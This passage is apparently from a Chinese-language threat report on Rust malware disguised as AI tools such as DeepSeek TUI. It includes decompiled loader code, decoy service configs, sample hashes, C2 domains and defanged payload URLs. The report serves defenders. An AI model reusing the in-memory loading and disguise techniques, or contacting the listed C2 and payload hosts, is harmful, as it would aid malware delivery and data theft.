2900         *(_DWORD *)&v510[4] = "{NetworkManager}";
2901         *(_WORD *)&v510[8] = 0;
2902         sub_4026B5(&v505, v510);
2903         v330 = DWORD1(v505);
2904         LODWORD(v517) = 0;
2905         if ( !RegOpenKeyEx(HKEY_CURRENT_USER, (LPCWSTR)DWORD1(v505), 0, 0x2000u, (PHKEY)&v517) )
2906         {
2907             LODWORD(v475) = v330;
2908             sub_407AE8(17);
2909             *(_DWORD *)v510 = HIWORD(v489);
2910             HIWORD(v475) = HIWORD(v489);
2911             *(_DWORD *)&v510[4] = HIWORD(v489) + *(_DWORD *)v490;
2912             *(_WORD *)&v510[8] = 0;
2913             sub_4026B5(v483, v510);
2914             sub_4082F0((SIZE_T)v500);
2915             v477 = *(_DWORD *)&v510[4];
2916             sub_407AE8(*(_DWORD *)&v510[8]);
2917             sub_4111F3(aSrcMainRs);
2918             v331 = DWORD1(v535[0]);
2919             ProcAddress = v535[0];
2920             v332 = DWORD1(v535[0]) + DWORD2(v535[0]);
2921             sub_402300(*(_DWORD *)&v510, v477);
2922             *(_DWORD *)v510 = v331;
2923             *(_DWORD *)&v510[4] = v332;
2924             *(_WORD *)&v510[8] = 0;
2925             v477 = v331;

```

(4) autodate.exe

该组件伪装为服务管理器，实际上是通过NtAllocateVirtualMemory、NtProtectVirtualMemory、UnsupportedDotNetExecutable、memexec、GetProcAddress、CreateWaitableTimerExW等函数将后续载荷加载进内存执行。伪装配置如下：

```

.rdata:0000000140060638 aPeParserErr db "PeParserErr" ; DATA XREF: sub_1400012F8+3fr
.rdata:0000000140060648 aPeLoaderErr db "PeLoaderErr" ; DATA XREF: sub_140001306+65fo
.rdata:000000014006065F aThreadId db "ThreadId" ; DATA XREF: sub_140001306+40fo
.rdata:0000000140060666 aApplicationNam db "{",0Ah ; DATA XREF: sub_140001949+18fo
.rdata:0000000140060668 db "application": {',0Ah ; DATA XREF: sub_14000197F+518Cfo
.rdata:0000000140060681 db "name": "System Service Manager",0Ah
.rdata:00000001400606AF db "version": "2.1.4",0Ah
.rdata:00000001400606CF db "auto_update": true,0Ah
.rdata:00000001400606F0 db "telemetry": false,0Ah
.rdata:0000000140060710 db "log_level": "info",0Ah
.rdata:0000000140060730 db },0Ah
.rdata:0000000140060738 db "display": {',0Ah
.rdata:0000000140060750 db "dark_mode": true,0Ah
.rdata:000000014006076F db "notifications": true,0Ah
.rdata:0000000140060792 db "language": "en-US",0Ah
.rdata:0000000140060793 db "font_size": 14,0Ah
.rdata:00000001400607CF db },0Ah
.rdata:00000001400607DA db "network": {',0Ah
.rdata:00000001400607EF db "proxy_enabled": false,0Ah
.rdata:0000000140060813 db "timeout_ms": 30000,0Ah
.rdata:0000000140060834 db "max_retries": 3,0Ah
.rdata:0000000140060852 db "endpoints": ['',0Ah
.rdata:0000000140060860 db "https://update.microsoft.com",0Ah
.rdata:0000000140060890 db "https://settings.data.microsoft.com",0Ah
.rdata:00000001400608D3 db },0Ah
.rdata:00000001400608E1 db "security": {',0Ah
.rdata:00000001400608EC db "encryption_enabled": true,0Ah
.rdata:000000014006092A db "certificate_validation": true,0Ah
.rdata:0000000140060956 db "tls_version": "1.3",0Ah
.rdata:0000000140060977 db },0Ah
.rdata:0000000140060981 db }
.rdata:0000000140060986 aApplication db "application" ; DATA XREF: sub_14000197F+loc_140002535fo
.rdata:0000000140060986 ; sub_14000197F+52CAfo
.rdata:0000000140060991 aName db "name" ; DATA XREF: sub_14000197F+0D8fo
.rdata:0000000140060991 ; sub_14000197F+52E7fo

```

(5) vicloud.exe

功能与autodate.exe高度相似，伪装配置不同。

```
.rdata:000000014005CF1C db 0
.rdata:000000014005CF1D aApplicationName db 0Ah ; DATA XREF: sub_140001A29+9AA7o
.rdata:000000014005CF1E db '[application]',0Ah
.rdata:000000014005CF2C db 'name = "Windows Host Configuration Service",0Ah
.rdata:000000014005CF5F db 'version = "10.0.22621.1",0Ah
.rdata:000000014005CF7C db 'channel = "release",0Ah
.rdata:000000014005CF94 db 'locale = "en-US",0Ah
.rdata:000000014005CFAA db 'telemetry = "https://telemetry.microsoft.com/v2/collect",0Ah
.rdata:000000014005CFE5 db 'log_rotation_mb = 50,0Ah
.rdata:000000014005CFFB db 'max_sessions = 128,0Ah
.rdata:000000014005D012 db 0Ah
.rdata:000000014005D013 db '[features]',0Ah
.rdata:000000014005D01E db 'enabled = [],0Ah
.rdata:000000014005D02A db ' "auto_update",0Ah
.rdata:000000014005D030 db ' "crash_reporting",0Ah
.rdata:000000014005D054 db ' "background_optimization",0Ah
.rdata:000000014005D073 db ' "certificate_pinning",0Ah
.rdata:000000014005D08E db ' "hardware_acceleration",0Ah
.rdata:000000014005D0A8 db ' "memory_compression",0Ah
.rdata:000000014005D0C5 db ' "network_throttling",0Ah
.rdata:000000014005D0DF db ' "disk_cache",0Ah
.rdata:000000014005D0F1 db ' "event_tracing",0Ah
.rdata:000000014005D106 db 0Ah
.rdata:000000014005D108 db '[paths]',0Ah
.rdata:000000014005D109 db 'config_root = "XPROGRAMDATA\Microsoft\HostService",0Ah
.rdata:000000014005D111 db 'cache_dir = "%LOCALAPPDATA%\Microsoft\HostService\Cache",0Ah
.rdata:000000014005D147 db 'log_dir = "%LOCALAPPDATA%\Microsoft\HostService\Logs",0Ah
.rdata:000000014005D1C0 db 0Ah
.rdata:000000014005D1C1 db '[security]',0Ah
.rdata:000000014005D1CC db 'tls_min_version = "1.2",0Ah
.rdata:000000014005D1E7 db 'certificate_store = "CurrentUser\My",0Ah
.rdata:000000014005D20E db 'signature_verify = true,0Ah
.rdata:000000014005D228 aFeaturesdevenU db 'featuresdeven-UStelemetrychannellog_rotation_mbmax_sessionslocale'
.rdata:000000014005D228 ; DATA XREF: sub_140001A29+A75To
.rdata:000000014005D228 ; sub_140001A29:loc_1400025E9To ...
.rdata:000000014005D269 aComputername db 'COMPUTERNAME'
.rdata:000000014005D269 ; DATA XREF: sub_140001A29:loc_140002292To
```

溯源关联

该恶意软件的攻击方式与仿冒 OpenClaw 的恶意软件[1, 2]如出一辙，并且样本使用的下载 URL 和 C2 域名也有重叠，表明此次仿冒 DeepSeek TUI 项目的恶意软件是长期攻击活动的一部分。

根据样本携带的 PDB 路径 "ClawCode.pdb"，关联到多个类似的用 Rust 编写的恶意文件，大部分仿冒名称都与 AI 相关。

MD5	编译时间	仿冒名称
7de2896e373342e0f3b765c855bf7396	2026-04-29 08:30:56 UTC	bbg_free_x64.exe
78c11c45c00a9c22f537c59a472beca1	2026-04-27 11:47:52 UTC	CatGatekeeper_x64.exe
df36a31148d2c6414bdafefab771ea728	2026-04-27 12:32:54 UTC	CatGatekeeper_x64.exe
14920c9751d20452a1006d20b8e73234	2026-04-27 13:44:27 UTC	CatGatekeeper_x64.exe
f6d328422e7ca22e70a6aa71315450f3	2026-04-29 08:37:03 UTC	CatGatekeeper_x64.exe
86c7f2a3c307928daaca7c1df3ea5d72	2026-04-29 08:38:34 UTC	CatGatekeeper_x64.exe
dbaa133fd3d1a834460206d83b480f80	2026-04-27 12:36:35 UTC	ClaudeDesign-Optimized_x64.exe
22c0c7d441fd22432cfe7854b59ba82b	2026-04-29 08:43:07 UTC	ClaudeDesign-Optimized_x64.exe
a224f44bdac16250d8093df68e05b512	2026-04-29 08:40:05 UTC	DeepSeek-TUI_x64.exe
6861fa47889e0340ab7efaab448c56b6	2026-04-29 08:41:36 UTC	DeepSeek-TUI_x64.exe
437e4bdb12d7fa8d1c9a9e9db84b8726	2026-04-29 09:22:41 UTC	DeepSeek-TUI_x64.exe
fbfe7513685913e6f878647eec429d45	2026-04-27 11:59:59 UTC	deepseek-v4-pro_x64.exe
562d48524313d414b5a419fed6ca10aa	2026-04-29 09:30:25 UTC	DV4-MCP-Setup.exe
df8a2e7aa46af996bdf67d79601671c3	2026-04-27 12:38:22 UTC	fraudGPT_x64.exe
f101a346502a324320f952d39e217064	2026-04-29 09:52:02 UTC	fraudGPT_x64.exe
5d14461718b74b86fdd68c6aee801dc4	2026-04-29 09:28:47 UTC	GLM5-Local_x64.exe
556b35236eeb111b0606d88a7aa3fd87	2026-04-27 11:58:08 UTC	gpt-image-2-desktop.exe
ff371b43786cbb87dab325ce17cf8b7c	2026-04-29 08:46:08 UTC	gpt-image-2-desktop.exe
1bd1df4f228ecd29a9b6fab48beaa366	2026-04-29 09:34:59 UTC	GrokCLI_x64.exe
975bd8eb56716adbcadb5216592a17c7	2026-04-27 12:21:56 UTC	Hermes-Agent_x64.exe
347980085c8926d5a1ff8e15a31fd812	2026-04-29 09:19:34 UTC	Hermes-Agent_x64.exe

a224f44bdac16250d8093df68e05b512
6861fa47889e0340ab7efaab448c56b6
437e4bdb12d7fa8d1c9a9e9db84b8726
fbfe7513685913e6f878647eec429d45
562d48524313d414b5a419fed6ca10aa
df8a2e7aa46af996bdf67d79601671c3
f101a346502a324320f952d39e217064
5d14461718b74b86fdd68c6aee801dc4
556b35236eeb111b0606d88a7aa3fd87
ff371b43786cbb87dab325ce17cf8b7c
1bd1df4f228ecd29a9b6fab48beaa366
975bd8eb56716adbcadb5216592a17c7
347980085c8926d5a1ff8e15a31fd812
46917d8326d77e4e3c39cb843dbfc675
b6f77b48223f57c67f00ccd8ab3d047e
8dde7a417130ae78a3f2aeed1f5b8f58
4c7abc81b308fc874ec0de4f026db260
48dd212fae0086822d4ae7696cc61693
faa5f780fb0e0786dd1a2bd19af290ca
6721f30d84f58532d877f2b31bfc9162
a9d492ab22400257f756f0308e06f04c
d0a92b090279894f4628bc3d627fbde0

(二阶段组件)

397405106d895815a9bef8d84445af5a (OneSync.exe)
b7a76b82c2a5e16a3c346cc6aa145556 (WinHealHCare.exe)
f01e96a80f92c414dd824aef5a1ac1e7 (onedrive_sync.exe)
ecb3e753b60cc0f3d7de50fe7f133e49 (svc_service.exe)
68ba5a1bafae7db35e2eee7ea3f11882 (autodate.exe)
e102797eb4225a93eaeaaa6b9979716a (vicloud.exe)

C&C

mikolirentyifosttry.info

zkevopenanu.cfd

URL

hxxps://pastebin.com/raw/w6BVFFWQ

hxxps://pastebin.com/raw/5tmHDYrf

hxxps://pastebin.com/raw/M6KthA5Z

hxxps://snippet.host/beuskq/raw

hxxps://snippet.host/uikosx/raw

hxxps://hkdK.events/djbk1i9hp0sqoh

参考链接

https://mp.weixin.qq.com/s/jNYCA9G1jSkevgPWv4Ov_Q

<https://www.netskope.com/blog/openclaw-hologram-fake-installer-ships-rust-infostealer>